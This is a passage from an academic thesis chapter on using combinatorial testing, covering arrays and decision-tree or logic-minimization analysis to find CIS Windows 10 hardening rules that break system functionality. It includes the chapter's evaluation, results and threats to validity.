or more specifically, the software testing domain, to the security configuration domain to solve a widespread problem. Additionally, we share our code so practitioners can use it to find breaking rules.[1]

6.2. Generate Covering Arrays From Security-Configuration Guides

The naive approach to solving our problem would be to test every possible combination of rules. We could search the combinations without failing tests for the set with the most applied rules, but this is a very inefficient approach. In the domain of software testing, researchers have already solved a similar problem: If we want to test a program with many different parameters, we want to test it in all possible combinations of the parameters. We can use combinatorial testing to test programs *enough* without testing all the parameter combinations [50]. Depending on the desired strength, we can drastically reduce the combinations to test with combinatorial testing compared with testing all combinations. However, we can only reliably detect all faults up to this level, i.e., combinatorial testing of strength 2 can detect all faults caused by the combination of two or fewer parameters [51].

If we apply the combinatorial testing approach, we need to decide for a targeted strength for finding breaking rules in a guide. Since there is no data from the security-configuration domain, we have to rely on data from software testing. A study by Kuhn et al. found no failing tests with a combination of more than six parameters [50]; we will discuss the problem of transferring this context-specific number to the context of security-configuration benchmarks later in the chapter. Thus, we *assume* that there is **no** combination of **more than six rules** causing a function to break. However, we discuss this strong assumption later in Section 6.8.

To apply combinatorial testing in the security-configuration domain, we generate once for every guide with n rules a set of n-tuples with `true` or `false`; `true` at the position i of a tuple means we apply the rule i in this combination. In combinatorial testing, such a tuple is called Covering Array. We can reuse these covering arrays for multiple systems with different functionalities to find breaking rules. If we add or remove new rules, we must regenerate the covering arrays. Since the guides contain hundreds of rules, we needed

[1] GitHub.com/tum-i4/Better-Safe-Than-Sorry

```
# Degree of interaction coverage: 2
# Number of parameters: 507
# Number of configurations: 20
R1_1_1,R1_1_2,R1_1_3,R1_1_4,R1_1_5,R1_1_6,...
true,true,true,true,false,false,...
true,true,false,false,true,true,...
false,false,true,true,true,true,...
false,false,false,false,false,false,...
...
```

Listing 6.2.: ACTS output for a CIS guide.

algorithms that could handle tuples of that size. Thus, we use the IPOG [53] and IPOG-D [54] algorithms and their implementations in the Automated Combinatorial Testing for Software (ACTS) tool to generate the combinations [143].

We first translate the rules of a guide from their original format into an ACTS input file defining the used parameters. In this input file, each parameter has a name and a data type, i.e., in our scenario, the rule's ID, e.g., `R1_1_1`, and `boolean`. One can see an example in Listing 6.1. Depending on the chosen degree of covering arrays and algorithm, ACTS now generates the covering arrays. One can see an example output in Listing 6.2. Afterward, we translate the ACTS output into JSON files we use to implement guides automatically [107]. We included several versions of these JSON files for IPOG and IPOG-D and different degrees in our repository. Furthermore, one can use our published Python code to replicate these steps on their own. After this first step, we now have the different covering arrays of the rules in our guide in a form we can automatically implement on a system to test tuple break the system's functionalities.

6.3. Tests Functions on Hardened Instances

Depending on the degree of the covering arrays, we generate between 20 and 5545 tuples for the CIS Windows 10 guide. In the next step, we apply every tuple of rules and use the given tests to check if all functions are still accessible. If a test fails, we record this in a log file. After we have executed this procedure for every tuple, we collect the different log files and merge them. The resulting file states which tuple broke a test and which did not.

What sounds straightforward, in theory, was cumbersome to realize. The first problem

```
[{ "name": "custom_1", "breaking": false,
   "rules": ["R1_1_1", "R1_1_2", "R1_1_3", "..."]},
{  "name": "custom_2", "breaking": true,
   "rules": ["R1_1_1", "R1_1_2", "R1_1_5", "..."]},
"..."]
```

Listing 6.3.: Example results of the testing process.

```
instances/vagrant_0
├─ Vagrantfile                # Includes the used Vagrant box
├─ cis_windows_10_1909        # The guide to apply
│   ├── sfera_automation.json # Export JSON with all the
│   │                         # rules and CA tuples.
│   └── sfera_automation.ps1  # Library to apply the guide
├─ setup.ps1                  # Script for the test process
└─ tests                      # Test directory
    ├── test.ps1              # Script coordinating the tests
    ├── tst_acc_cr.ps1        # Example test
    └── tst_conf.json         # Test configuration, e.g.,
                              # which tuples should we execute
```

Listing 6.4.: Example Vagrant directory.

was that we had to prepare an environment where we could set up the software, apply all rules in a tuple, test the functionalities, and record the result. To solve this problem, security experts at Siemens use a toolchain with Ansible, Vagrant, and AWS instances to efficiently provision several VM instances that they can configure independently and in parallel [116]. An alternative is to use Vagrant and a hypervisor like VirtualBox to run the VMs locally. The second problem was ordering effects, i.e., a test is failing not because of the currently applied tuple but the previous one. Suppose the first tuple applies two rules, and the second tuple applies two different rules. A test might fail afterward because of the combination of all four rules, not because of the second tuple. To avoid these effects, we could reset the VM after every test run or do a soft reset where we only revert the applied rules. The hard reset costs more time than the soft reset, but there is no risk of side effects, e.g., if the revert mechanism of a rule does not work. With the code in our repository, one can generate one VM instance for every tuple or several instances and distribute the tuples uniformly over the instances. Of course, the tests could also have side effects on each other. However, we assume for this chapter that the tests have no side effects, and we always run them in the same order. The third problem was the automatic tests. Ideally, we would use tests from the industry to test real-world functionality. However, as we stated before, only a few companies apply configuration hardening to their systems. Those companies manually check whether their systems still work after the configuration hardening. Thus, we needed to create our automatic tests ourselves. Nevertheless, if all tests pass although the rules break the functionality, we will not detect this in our testing process, but only on the productive systems; it is, therefore, crucial to find suitable tests [3].

After solving those issues, our testing procedure consists of the following steps:

1. Prepare the image of the system; First, we prepare an image, i.e., a Vagrant box, with our software and all needed dependencies as reference to set up the different instances.

2. Prepare the instances of the system We prepare for every VM instance to start a directory with the software to run, the tests, the guide, and the covering array tuples

to test. If we want to test several tuples on one instance, we distribute the tuples uniformly. One can see the layout of such a directory in Listing 6.4. On the one side, we can fasten the instance setup if we add more actions into the box setup. On the other side, we want the image to be flexible and fit more than one system, thus keeping it slim.

3. Start the instances: We start the instances either in parallel or sequentially.
4. Is the system working?: We execute all tests in one instance to see whether the functionality works on an instance in the default configuration. If the tests fail before applying any rules, there must be a problem in the tests or the setup that we need to fix.
5. Apply all rules in the guide: We apply all rules on one instance.
6. Run all tests: If there is a breaking rule in the guide, we will see at least one test failing. If no tests fail, we can safely apply all rules and stop the testing process at this point.
7. Revert all rules: If we use the soft reset, the revert mechanism must work. However, there are some rules that we cannot revert. Thus, we try to revert all rules and execute the tests again. If some tests still fail, there is a problem with the revert mechanism.
8. Apply a tuple: We take the first tuple of the list of untested tuples and apply all rules corresponding to this tuple on an instance.
9. Test the functionality : We execute the tests and store whether there were failing tests in a JSON file.
10. Reset: To prepare a clean environment again, we perform a reset. Afterward, we go back to Step 7 until we have applied all tuples.
11. Collect the results: After we have applied and tested all tuples, we collect all results and whether there were failing tests, from the different instances and combine them in a single JSON file. One can see an example output in Listing 6.3.
12. Tear down: We destroy the instances.

Again, one can use our published code to redo these steps on their own. We have now tested all tuples, and the resulting JSON states which tuples cause which tests to fail. In the next step, we use this information to deduce which rules caused the failures.

6.4. Analyze the Test Results

As a result of the previous step, we know for each of the tuples whether the application of these rules broke the functionality or not (see Listing 6.3). Next, we analyze these data




Figure 6.3.: Simplified example of a generated decision tree. We use the order of the rules in the guide defined by the author of the guide.

to find a maximal non-breaking subset of the guide. We could pass the failing tuples to the administrators like Alice so that they adjust the software on the system to work even when these tuples are applied. However, especially for legacy systems, it may be challenging to carry out changes; Therefore, we want to adjust the guide by removing potential problematic rules for our general scenario. At Siemens, the administrators would decide whether they need other security measures to reduce the risks resulting from the excluded rules.

We can visualize the results of the previous step in a truth table. Every row is a covering array tuple, every column is a rule of the guide and the last column is the result of the tests. Finding a minimal cutting set in such a structure is a common task in different computer science disciplines, and there are different solutions. We used two different approaches for our PoC.

6.4.1. Decision Trees

First, we adapted the approach described by Yilmaz et al. [141] for our scenario. They used machine learning to find the parameters causing a test to fail and trained a decision tree on their test results. Thus, we ported their approach into our domain and learned decision trees on our results.

One can see an example decision tree in Figure 6.3. The nodes in the tree represent rules from the tuples. The algorithm calculated different partitions of breaking and non-breaking tuples by checking whether we apply a rule. In Figure 6.3, the algorithm differentiates first between tuples where *Rule A* is applied or not. Every leaf node states whether the functionality was broken or not when we applied or excluded the rules on the path between the root and the leaf node. In Figure 6.3, applying *Rule A* but excluding *Rule C* leads to a non-breaking leaf, i.e., *Rule C* is a breaking rule.

One could ask whether learning a decision tree is necessary in this case. Using the




Figure 6.4.: Visualization of the modified decision tree from Figure 6.3 with weights to support shortest path search.

decision tree approach has three advantages. First, learning a decision tree on the amount of data generated by the test process is not that expensive, especially in comparison with the generation of the covering arrays and the execution of the tests. Second, the decision tree's visual representation is easily understandable even for people without a machine learning background. Third, since we use the decision tree only to analyze the data and not to classify new tuples, wrong classifications are not a problem for our context. We could use this decision tree to predict whether a tuple that we have not tested before is breaking or not. However, we are only interested in the non-breaking leaves with the least excluded rules. Therefore, we use shortest path search algorithms like Dijkstra's algorithm on the decision trees to find these leaves. We give edges that apply a rule, i.e., right edges in Figure 6.3, a value 0, and all other edges the value 1. One can see an example in Figure 6.4. Therefore, the total cost of a path from the root to a leaf is the number of rules that we did not apply. In turn, the shortest path leading to a non-breaking leaf is the path with the least number of rules not being applied, i.e., a maximal non-breaking set. In Figure 6.4, this is the guide without the rule R_C.

We implemented our approach using *scikit-learn* [79]. First, we translate the data from the previous step into the scikit format. Second, we train a decision tree on it. Third, we added the weights to the learned decision tree. Fourth, we run a shortest path algorithm on the weighted decision tree to find a non-breaking leaf. Five, we follow the path from the root to this leaf. If the current edge has the weight 1, we remove the current rule from the guide. The resulting set is a maximal non-breaking set.

```
[["R1", "R2"], ["R3", "R4"]]
```

Listing 6.5.: Example definition of a breaking combination.

6.4.2. Logic Minimization

In addition to the heuristic approach, we can formally examine the results with logic minimization to derive the minimal set. Here, we pass our truth table representing our test results to one of the many minimization algorithms [9] and use the minimized table to find the maximal non-breaking set. This will always return the correct result, if the correct result is derivable from the given data; if only a combination of four rules lead to a problem, we cannot derive this from a data table based on pairwise testing.

We first transform the test results into a truth table in our implementation. Second, we pass this table to the minimization library *PyEDA* [26]. Third, we exclude the rules according to the minimized table to derive.

We provided sample results and code in our repository so that one can redo these steps with both approaches. In the end, we have a maximal non-breaking set, and we can use it to harden our system safely without breaking any legacy functionality.

6.5. Evaluation

When evaluating our approach and its implementation, we focus on the following research questions:

RQ1 Can we find a maximal non-breaking subset of a guide with respect to given functionalities using combinatorial testing? What degrees of breaking rules can we detect? In theory, the strength of the covering array should be the upper limit for the degree of breaking rules we can detect. However, the combination with the decision trees could reduce our approach's power in practice.

RQ2 How much time does our approach need? Is this a reasonable time effort for hardening a system?

We used the CIS guide for Windows 10 version 1909 [39] for our evaluation. This guide contains 507 rules. To apply and revert the rules automatically, we transformed the guide into the Scapolite Format [107]. In the following, we discuss how we evaluated the different steps of our approach.

6.5.1. Evaluation of the Covering Array Generation

First, we had to evaluate the generation of the covering arrays from an existing guide. As discussed in Section 6.2, we wanted to generate covering arrays with strength from 2 to 6

Table 6.1.: Number of generated tuples depending on the used algorithm and strength.

Algorithm \ Strength	2	3	4	5
IPOG	20	70	209	-
IPOG-D	20	78	305	5545

with both IPOG and IPOG-D. We evaluated how long the generation takes for the $\mathcal{G}_{CIS,W10}$ guide to partially answer **RQ1**.

We run the ACTS tool on a server with two Intel Xeon E5-2687W v3 CPUs with 40 cores and a total of 500 GB of RAM, from which we used up to 340 GB.

6.5.2. Testing Process

We evaluated our testing process in three steps.

Simulation

In the first step, we simulated the breaking rules. Here, we first defined combinations of rules that break the functionality. We defined 51 combinations of breaking rules; one combination is the empty set, i.e., the special case where we can apply our guide without problems. We define them as logical formulas in disjunctive normal form; Listing 6.5 shows how we express $(R1 \wedge R2) \vee (R3 \wedge R4)$. If we apply all rules of the first or the second subformula, the system's functionality will break, e.g., we can apply `R1` and `R2` to break the function, but not `R1` and `R3`. Furthermore, we tested for each of the non-empty combinations 3 additional random variants, i.e., we replaced the rules' ids with random other ids to avoid potential side effects based on the order of the rules. In total, we thus tested 201 sets; one can find all 201 sets in our repository to reproduce our evaluation.

For each of the combinations, we then went through the list of tuples and created for each tuple the result file: If a covering array tuple includes a breaking combination, we mark the tuple as breaking else as non-breaking. Afterward, we combine all result files and analyze them using our decision-tree-based and logic minimization approach. We used different covering arrays from both generation algorithms and with different strengths.

Validation of the Simulation

In the second step, we evaluated the complete process but used generated mock tests based on the defined combinations from the Evaluation Step 1. As described in Section 6.3, we execute all steps. However, the tests in Step 8 check for a given definition of breaking rules and whether the current system is compliant with those rules. If so, we mark the current tuple as failing. We could test many combinations of breaking rules with those generated

Table 6.2.: Time (in seconds) needed to generate covering arrays of given strength depending on the used algorithm.

Algorithm \ Strength	2	3	4	5
IPOG	0.7	374	179149	-
IPOG-D	0.2	16	8451	1184478

mock tests. In contrast to the simulation, this step required significantly more time. While executing the tests is cheap, setting up the VM and then applying and reverting the rules takes some time. We conducted this part of the evaluation with the covering arrays of strength 4 generated by the IPOG-D on two VMs.

Practical Application

In the third step, we evaluated the process with a real test. Here, we needed a program that fails when the whole guide is applied. We chose a simple PowerShell script that creates a new user with a password and then deletes the user again. This test symbolizes the nightmare of all administrators like Alice: It is a straightforward task that usually takes seconds but does not work after the hardening. Thus, they must spend hours investigating which rule broke the functionality that does not relate to the script's original time effort. Furthermore, Windows administrators use PowerShell scripts a lot to manage and maintain their Windows systems and servers. The Siemens infrastructure and its focus on Windows-based systems influenced many parts of this thesis and this chapter. Problems occurring in PowerShell scripts due to security-configuration rules were the main motivation to develop this approach. Next, we did all the steps of our process with two instances running in parallel and marked the tuples as failing when f' failed. Again, we gave the result to our analyzing components to find a maximal non-breaking subset of $\mathcal{G}_{CIS,W10}$. In the end, we applied a maximal non-breaking subset and checked whether f' was working or not. We again conducted this part of the evaluation with the covering arrays of strength 4 generated by the IPOG-D on two VMs.

The simulation helps us to answer **RQ1**. In Step 2 and Step 3, we measured the time needed since this contributes significantly to the answer of **RQ2**.

6.5.3. Evaluation of the Analysis

We need the analysis of the test results to assess the general quality of our approach. However, we also compared different factors: First, we compared the analysis variant, i.e., the decision-tree-based heuristic and the logic minimization approach. Second, we compared the influence of different parameters, e.g., for the decision tree generation. Third,

```
[["R2_2_1", "R2_2_2", "R2_2_3"],
 ["R2_2_4", "R2_2_5", "R2_2_6"],
 ["R2_2_7", "R2_2_8", "R2_2_9"]]
```

Listing 6.6.: Problematic breaking rule set.

we compared different algorithms to find a solution in the tree-based approach, e.g., taking the non-breaking leaf with the most samples.

We assessed for the different variants whether they calculated a correct maximal non-breaking set and checked how much they differ in the case of incorrect output. Thus, we can answer **RQ1**. Moreover, we measured how long the calculation of the breaking rules takes depending on the input, contributing to the answer of **RQ2**.

6.6. Results

In this chapter, we will present the results of the evaluation of our PoC.

6.6.1. Results of the Covering Array Generation

Table 6.1 shows the number of tuples per covering array for different strengths and both IPOG and IPOG-D. The number of tuples grows exponentially with increasing strength. However, due to the required time, we could not generate covering arrays of the strength of 5 using IPOG or 6 with IPOG-D. Table 6.2 shows the required time to generate the covering arrays. For all strengths between 2 and 4, the time is an average of 5 measurements; for 5, we measured the time only once. One can see that IPOG-D–as expected–is faster than IPOG. Thus, for IPOG-D, we could even calculate the covering arrays with strength 5, although it took $\approx$ 13.7 days. However, IPOG-D generated more tuples for covering arrays of the same strength.

6.6.2. Results of the Testing Process

Simulation

Figure 6.5 shows our simulation results with covering arrays of strength 2 to 5. We cluster the breaking rule set based on the number of clauses they have on the x-axis and what is the maximal number of rules within a clause on the y-axis. A red triangle means that our approach could not identify a single solution correctly for all sets in this cluster. An orange square means that our approach identified some solutions correctly for the sets in this cluster. A green diamond means that our approach identified all solutions correctly for this cluster. Based on the strength of the covering arrays, we expected a green triangle in the lower left




Figure 6.5.: Distribution of the breaking rules sets.

corner. However, our approach performed worse than expected for 2-way and 3-way arrays but better for 5-way arrays. The most prominent reason is the lack of data for the decision tree. The decision tree has no data to partition and, therefore, cannot determine any rules to be excluded. In some cases, the algorithm could find subsets of the correct solutions. We consider these cases invalid results for this evaluation, but they may contribute to finding the optimal solution. Surprisingly, our approach could calculate the correct results for single clauses with up to 11 rules per clause based on the covering arrays of strength 5, although we only expected correct results for up to 5. We investigated the breaking rule sets that were not calculated correctly in more detail. Our approach could not determine the correct solution for combination in Listing 6.6 and all its variants. Instead of excluding one rule from each of the three clauses, our algorithm only excludes `R2_2_4` and `R2_2_7`, i.e., a subset of one correct solution. Thus, we investigated the corresponding decision tree. Although correct solutions were part of the tree, the wrong solutions dominated them because of the shorter length. We are not sure why the decision tree was partitioned, but maybe more test tuples would have helped. In general, our approach calculated the correct solution 77% of the breaking rules in our sample set. One could argue that this is too low to use the approach in practice, but our sample set includes far more complicated combinations than we expect in reality. On the realistic samples, based on the assumption that only up to 6 rules combined lead to a problem, we achieve almost 100%.




Figure 6.6.: Generated decision tree for the example functionality.

Validation of the Simulation

When we started this part of the evaluation, the initial tests failed, i.e., Step 4 of the testing process. The reason is those mentioned above $\approx$ 17.7% compliant rules on a system in its default configuration. Suppose we have a combination of `R1` and `R2` in our set of breaking rules. By chance, `R1` and `R2` are rules that are already activated on a default Windows 10, i.e., they are part of the $\approx$ 17.7% of compliant rules in the default state. Thus, the initial tests will fail because of the default configuration. Of course, this never happened for the simulation since we assumed all rules were initially non-compliant. Thus, we had to skip those tests; an alternative was to use an image non-compliant with all rules, but we deemed this not a realistic scenario. Apart from this, the generated mock tests lead to the same data as the simulation. The whole process took around 12 hours.

Practical Application

We evaluated the practical application of our PoC by testing functionality with unknown breaking rules. We knew from the initial tests that the functionality worked before applying any rules but did not work after applying them. Overall, the testing process took 12 hours to complete, resulting in 156 breaking and 149 non-breaking combinations. Figure 6.6 shows the decision trees learned on these results stating that one should exclude rule `R1_1_4`. Afterward, we applied the guide without *R*1_1_4, ran our test again, and it succeeded. Rule `R1_1_4` "ensure [that] 'Minimum password length' is set to '14 or more character(s)' ", but our test script tried to set a password of length 6 and thus failed. One might argue that spending 12 hours on this simple example is over the top and a waste of time and resources since the problem is trivial and the problematic rule is easy to find. However, this is only an example to demonstrate our approach. The relationship between the failing




Figure 6.7.: Distribution of the breaking rules sets when using combinations of strength 5 and the modified approach.

test or command and the problematic rule is usually less obvious than in our example. We wanted to demonstrate with this obvious example that our approach, although it has no knowledge about the failing command and the problematic rule in the first place, can learn this connection from the test results.

6.6.3. Evaluation of the Analysis

Next, we compared different techniques to find the optimal solution. First, we select the non-breaking leaf with the biggest partition instead of the leaf with the shortest path. We developed this potential improvement based on the problems seen, e.g., in combinations like Listing 6.6. We used the 5-way combinations generated by IPOG-D to compare the different path algorithms. Figure 6.7 shows the result of the modified approach. One can see that the figure is almost identical to Figure 6.5, but the modified approach performed better in the mixed clusters like Listing 6.6, i.e., some orange triangles are here green diamonds.

Apart from modifying the used path algorithm, we also evaluated modifications of the generation of the decision tree, e.g., introducing a minimum for the number of test cases in a partition or changing the minimum number of data points for a split of the partition. However, none of these changes lead to identifying more correct solutions.

We also evaluated the logic optimization approach compared to the decision tree-based heuristic approach. The logical optimization took more time than the heuristic. Thus, we excluded breaking rules sets with more than 5 clauses, more than 9 rules per clause, and did not evaluate the random variants of breaking rules sets. Since more test cases increased the size of the truth table to be minimized, calculation time heavily depended on the strength of the covering arrays; the algorithm calculated the results of strength 2 and 3

in seconds, 4 in minutes, but for 5, it took more than 24 hours. Also, more clauses lead to longer computation. As expected, the logical optimization calculated all solutions correctly within the strength of the covering arrays and most of the remaining solutions; it incorrectly calculated only 3 of the 35. The decision tree-based heuristic led to 4 incorrect results in this sample set. Thus, the performance of the logic minimization approach is similar to the decision-tree-based heuristic.

6.7. Discussion

In this chapter, we will discuss the results of the evaluation and answer our research questions.

6.7.1. Finding Breaking Rules

The results of our evaluation showed that one can use combinatorial testing and specifically covering arrays to find breaking combinations of rules; nevertheless, there are some caveats to this result that we will discuss in Section 6.8. Furthermore, we can use logical minimization or machine-learning-based heuristics to find a maximal non-breaking set. However, our results also showed that there are some caveats. First, we could not create covering arrays with a strength of 6 (we will discuss the problem of 6 as a targeted number in Section 6.8.2), although we assumed this was the necessary strength to cover all breaking sets in practice. Even generating covering arrays of a strength of 5 occupied too much memory (340GB) for (13 days) so this is hardly useful for public guides, e.g., from the CIS. For private guides, e.g., at Siemens, it is not economical to spend that many resources on every guide. Thus, it is more realistic to use 4-way covering arrays, guaranteeing that we will find all combinations of 4 breaking rules or less. Nevertheless, the results show that our heuristic approach can find some solutions for higher combinations or at least subsets of an optimal solution that could help the administrators. Since we have no information about the distribution of the breaking rules in practice, the answer of **RQ1** is twofold. If all or most breaking functionality results in practice from 4 or fewer rules, covering arrays and our heuristic analysis can reliably identify the breaking rules. If a significant portion of breaking functionality results from 5 or more rules, covering arrays and heuristic analysis can only help to identify the optimal solution.

6.7.2. Effort

Generating different covering arrays depends on the number of rules in the chosen guide and the desired strength of the combinations. Based on that, it requires a couple of hours, days, or even weeks. However, we need this generation only once when the publisher publishes the guide and not for every system we want to harden with the given guide. The CIS also updates its guides, but if the rules change, they do not have to regenerate the

covering arrays. If they add new rules, they could reuse the existing arrays to speed up the generation. As stated above, we would argue that it is more realistic to use 4-way covering arrays as 5-way covering arrays are too expensive. One potential solution to this problem is storing the calculated covering arrays and reusing existing ones. Since the covering arrays do not have to contain sensitive data, CIS or Siemens could generate them and share them publicly with other organizations.

We can estimate the effort of identifying breaking rules for a given system ξ using the following formula:

$$t_{\Sigma} = N_{VMs} \cdot t_{VM} + t_{SW} + \frac{N_C}{N_{VMs}} (t_A + t_T + t_{SR}) + t_{ANA} \tag{6.1}$$

with

N_C the number of tuples, e.g., 305 for the $\mathcal{G}_{CIS,W10}$ guide and 4-way covering arrays of the IPOG-D.

N_{VMs} the number of instances, e.g., 2 in our evaluation.

t_{VM} the time needed to prepare the instances, i.e., Testing process, Step 2.

t_{SW} the time to start the instances and set up the software whose functionality we want to ensure, i.e., Step 3.

t_A the time needed to apply all rules in a tuple, i.e., Step 8.

t_T the time needed to execute the automatic tests, i.e., Step 9

t_{SR} the time needed to do a soft reset of the applied rules, i.e., Step 10

t_{ANA} the time needed for the analysis of the test runs

Setting up a local VM, e.g., with Vagrant, can last for several minutes, whereas a VM in the cloud, e.g., on AWS, is much faster. t_{SW} depends on the complexity of the software. In our evaluation, we tested a core function of Windows 10 and, thus, did not install any additional software. In our previous study [107], we showed that t_A is for Windows 10 rules below one 1s per rule but not negligible when executed many times. t_T depends on the complexity of the tests. The script took a couple of seconds in our evaluation, but if one uses complex tests, this could take minutes or hours. t_{SR} in contrast, is again in the order t_A. t_{ANA} with the decision trees, and the shortest path algorithm takes only a couple of seconds using our heuristic and several minutes with the logic minimization.

As mentioned in Section 6.6.2, our experiments run for more than 12h with covering arrays of strength of 4, answering partially **RQ2**. This time might be reasonable if we execute it only for releases, but it is too much to use in CI contexts. We can mainly influence two factors in the equation: the number of tuples N_C and the number of instances N_I. If we reduce the number of tuples by choosing covering arrays with lower power, we will

not detect some complex combinations. Thus, we will increase N_I by using more instances in parallel, e.g., on-demand in the cloud. If we used 30 on-demand instances, we only ran 11 combinations on every machine. On average, a combination applied 240 rules, i.e., the application and software reset would last at most 240s. Assuming that the automatic tests last 2min, the whole process would need 2h. To estimate this process's price, we calculated 30 on-demand Windows 10 instances, each with 2 cores, 4GB RAM, and 25GB storage on AWS. The estimation there was that this would cost around $3. We argue that 2h is short enough to include this process into regression tests running every night and $3 is cheap enough to execute the process for most systems.

A naive Monte Carlo algorithm based on this would start with the covering arrays of the strength of 2, proceed with strength 3, and stop at a fixed amount of time. With this, we would more efficiently find problems with smaller combinations. However, we would risk missing some problems due to combinations of a higher degree.

6.8. Threats to validity

In this section, we list potential threats to the validity of our results.

6.8.1. Internal validity

Choice of the Breaking Rule Sets

We evaluated our approach with our breaking rule sets. We tried to cover a variety of possible breaking rules and added, e.g., formulas with no overlap, such that the result must contain one rule from each subformula. However, there could still be an unintended bias in these sets.

6.8.2. External validity

Lack of Good and Automated Tests

One core assumption of this chapter is that there are automatic tests whose failure indicates that some function is broken. However, in most organizations, there are no tests for their legacy systems at all. Some organizations test their legacy systems manually, but even if the needed effort is minimal, repeating a manual task in combination with the covering arrays makes the whole process impractical. If there are automatic tests, they might not reveal that the functionality is broken. We would then harden the running system, break some functionality, but recognize this much later, probably with some outtakes and user complaints. Writing good tests is a hard problem, and we did not include the effort of creating such test cases in the effort calculations of our approach. If we took the TUM-PC mentioned in the previous chapter as an example, it would be very for the TUM-PC administrators to map all use cases of the university employees and students to automated

scripts. However, one could start with the most common examples, e.g., Power Automate scripts that send emails via Outlook and the TUM Exchange server. Thus, the administrators could ensure these core functionalities work despite all hardening measures. The users could still report this via email if there were a problem with a non-core functionality.

Lack of Real Breaking Rule Sets

Our chosen breaking rule sets might not represent breaking rules in real-world systems. We based our breaking rules sets on results on the literature claim that there are no failures resulting from combining more than 6 parameters. We have not found any evidence that combinations of more than 6 parameters are relevant in our context; thus, we assume that we can use 6 as an upper bound. However, we do not know what combination of rules causes problems in practice or how their distribution is. Our assumption here is that the occurring problems might also depend on the size and complexity of the system, i.e., that more complex combinations of breaking rules only occur in more complex systems. We needed an extensive case study where we collected real-world configuration problems, identified the breaking rules manually, and assessed the complexity. With this case study's data, we could determine the distribution of the breaking rules and assess how useful our approach is in practice.

Problematic PoC Setup

